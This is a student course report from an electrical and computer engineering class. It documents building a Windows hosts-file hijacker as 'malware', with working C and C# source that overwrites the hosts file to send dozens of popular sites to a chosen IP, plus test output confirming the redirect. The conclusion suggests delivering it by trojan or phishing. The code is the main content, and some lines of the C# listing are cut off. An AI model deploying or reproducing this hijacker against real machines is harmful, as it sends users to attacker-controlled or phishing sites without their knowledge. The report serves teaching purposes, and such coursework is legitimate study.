FIU FLORIDA INTERNATIONAL UNIVERSITY

DEPARTMENT OF ELECTRICAL AND COMPUTER ENGINEERING

Carlos Suarez 4932653

Roberto Vazquez 5928496

EEL 4804 U01B


Host Hijacking Malware

12/4/2018

Introduction

For this project, our group decided to come up with a simple malware from scratch. After considering different options, our team decided to go with a host hijacker. The group leader, Carlos Suarez, already had a very simple host hijacker written in C that modifies the hosts (C:\Windows\System32\drivers\etc\hosts) in Windows systems. Our group decided to use this malware as a basis to construct a more complex one. A snippet of the simple C program can be seen in figure 1 below:


Figure 1


main.c [HChnger] - Code::Blocks 16.01
File Edit View Search Project Build Debug Fortran wxSmith Tools Tools+ Plugins DoxyBlocks Settings Help
Release
<global>
Management
Projects
Symbols
Workspace
HChnger
Sources
main.c

```c
#include <stdio.h>
#include <stdlib.h>

int main()
{


    FILE *fp;

    fp = fopen("C://Windows/System32/drivers/etc/hosts", "w+");
    fprintf(fp, "127.0.0.1   google.com\n");
    fprintf(fp, "127.0.0.1   yahoo.com\n");
    fprintf(fp, "127.0.0.1   bing.com\n");
    fprintf(fp, "127.0.0.1   facebook.com\n");
    fprintf(fp, "127.0.0.1   twitter.com\n");
    fprintf(fp, "127.0.0.1   instagram.com\n");
    fprintf(fp, "127.0.0.1   reddit.com\n");
    fprintf(fp, "127.0.0.1   nike.com\n");
    fprintf(fp, "127.0.0.1   bestbuy.com\n");
    fprintf(fp, "127.0.0.1   ign.com\n");

    fclose(fp);
    return 0;
}

```

The malware above modifies the hosts file to redirect each of the listed websites to the ip specified, in this case 127.0.0.1; which in turn blocks these websites as it is localhost. A snippet of the unmodified hosts file can be seen in figure 2 below, and the modified version after the malware runs can be seen in figure 3.


Figure 2



```
# Copyright (c) 1993-2006 Microsoft Corp.
#
# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
#
# This file contains the mappings of IP addresses to host names. Each
# entry should be kept on an individual line. The IP address should
# be placed in the first column followed by the corresponding host name.
# The IP address and the host name should be separated by at least one
# space.
#
# Additionally, comments (such as these) may be inserted on individual
# lines or following the machine name denoted by a '#' symbol.
#
# For example:
#
#      102.54.94.97     rhino.acme.com          # source server
#       38.25.63.10     x.acme.com              # x client host
# localhost name resolution is handle within DNS itself.
#       127.0.0.1       localhost
#       ::1             localhost
```

5 items 1 item selected 832 bytes

Figure 3



Name	Date modified	Type	Size
hosts	12/4/2018 5:41 PM	File	1 KB
lmhosts	4/11/2018 7:36 PM	SAM File	4 KB
networks	3/18/2017 5:01 PM	File	1 KB
protocol	3/18/2017 5:01 PM	File	2 KB
services	3/18/2017 5:01 PM	File	18 KB


```
127.0.0.1    google.com
127.0.0.1    yahoo.com
127.0.0.1    bing.com
127.0.0.1    facebook.com
127.0.0.1    twitter.com
127.0.0.1    instagram.com
127.0.0.1    reddit.com
127.0.0.1    nike.com
127.0.0.1    bestbuy.com
127.0.0.1    ign.com
```

5 items 1 item selected 239 bytes

Procedure

Our team decided to make a better and more complex version of this malware. We started brainstorming to figure out what our new malware required and decided that we need to add a larger number of websites and a variable to hold the IP address to make it easier to change. Since strings in C cannot be appended very easily without replacing the string itself, we decided to go with an object oriented programming language which will allow us to do this and that is compatible with windows without any needed compilers or SDKs. For this purpose, we decided to write a .net framework 3.5 application in C# on visual studio. This application will be compatible with windows 7 and up which is ideal for our case. We started by creating a large string array with a list of commonly accessed websites that we want to redirect. Afterwards, we created a static string variable to hold the malicious IP address. Finally, we used a for loop and streamwriter() in our main() function to iterate through the array and write "ip   + sites[i]" to the hosts file. A snippet of the source code can be seen in figure 4 below.

Figure 4




```
            static String path = @"C:\Windows\System32\drivers\etc\hosts";
             static String ip = "65.61.137.117"; //testfire.net for example
             static string[] sites = new string[] {"google.com", "yahoo.com", "ign.com", "runescape.com",
             "oldschoo.runescape.com","aq.com","reddit.com","cnn.com","washingtonpost.com","bbc.com","outlook.c
             "outlook.live.com","hotmail.com","amazon.com","xbox.com","newegg.com","bestbuy.com","msnbc.com","4
             "msn.com","microsoft.com","target.com","walmart.com","brandsmartusa.com","youtube.com",
             "twitter.com","facebook.com","tumblr.com","match.com","tinder.com","twitch.tv",
             "gamestop.com","github.com","tomshardware.com","stackoverflow.com","bing.com","instagram.com",
             "worldofwarcraft.com","swtor.com","elderscrollsonline.com","bethesda.net","ea.com",
             "store.steampowered.com","gog.com","tigerdirect.com","leagueoflegends.com","finalfantasyxv.com",
             "webzen.com", "fox.com", "hbo.com", "sling.tv", "hulu.com", "netflix.com", "www.amazon.com/Prime-\
             "macys.com", "guessfactory.com", "ford.com","chrysler.com", "dodge.com", "nissan.com", "forever21.
             "techradar.com","8ch.net"

             };
             static void Main(string[] args)
             {
                 using (StreamWriter newTask = new StreamWriter(path, false))
                 {
                     for (int i = 0; i<sites.Length; i++)
                     newTask.WriteLine(ip + "    " + sites[i]);
                 }
             }
         }
     }
```

Results

After building the project, we decided to test the malware using the ip: "65.61.137.117" (which is testfire.net) in order to see whether or not our program worked. The first thing we did after running the program was to check the hosts file and see if it was modified. After checking the file, we confirmed that it did overwrite it indeed as seen in figure 5 below.


Figure 5



```
65.61.137.117    google.com
65.61.137.117    yahoo.com
65.61.137.117    ign.com
65.61.137.117    runescape.com
65.61.137.117    oldschoo.runescape.com
65.61.137.117    aq.com
65.61.137.117    reddit.com
65.61.137.117    cnn.com
65.61.137.117    washingtonpost.com
65.61.137.117    bbc.com
65.61.137.117    outlook.com
65.61.137.117    outlook.live.com
65.61.137.117    hotmail.com
65.61.137.117    amazon.com
65.61.137.117    xbox.com
65.61.137.117    newegg.com
65.61.137.117    bestbuy.com
65.61.137.117    msnbc.com
65.61.137.117    4chan.org
65.61.137.117    msn.com
65.61.137.117    microsoft.com
65.61.137.117    target.com
65.61.137.117    walmart.com
65.61.137.117    brandsmartusa.com
65.61.137.117    youtube.com
65.61.137.117    twitter.com
65.61.137.117    facebook.com
```

The next step was to launch a browser and check if it would actually redirect each site. This was tested and confirmed as seen in figure 6 below.

Figure 6



Online Banking with FREE Online Bill Pay
No stamps, envelopes, or checks to write give you

Privacy and Security
The 2000 employees of Altoro Mutual are dedicated to

The Altoro Mutual website is published by Watchfire, Inc. for
Similarities, if any, to third party products and/or websites a
website. For additional Terms of Use, please go to http://ww

```
Microsoft Windows [Version 10.0.17134.407]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\CarlosPC>ping yahoo.com

Pinging yahoo.com [65.61.137.117] with 32 bytes of data:
Reply from 65.61.137.117: bytes=32 time=50ms TTL=115
Reply from 65.61.137.117: bytes=32 time=48ms TTL=115
Reply from 65.61.137.117: bytes=32 time=45ms TTL=115
Reply from 65.61.137.117: bytes=32 time=45ms TTL=115

Ping statistics for 65.61.137.117:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 45ms, Maximum = 50ms, Average = 47ms

C:\Users\CarlosPC>
```

Conclusion

Our malware worked as intended in the end and we managed to redirect dozens of sites (the ones we could think of at the time). This malware only needs to run once and is most efficiently run via a trojan horse or a phishing scheme. Similar implementations of this exist in the wild and usually redirect to an ad site to generate revenue from views or to a phishing site where it alerts the user that his/her computer is infected with malware and has to pay to use the internet again. Although we have found no source code online, our team leader was able to reverse the damages of a similar malware that affected him a few years ago and was able to replicate the damages in a simple program.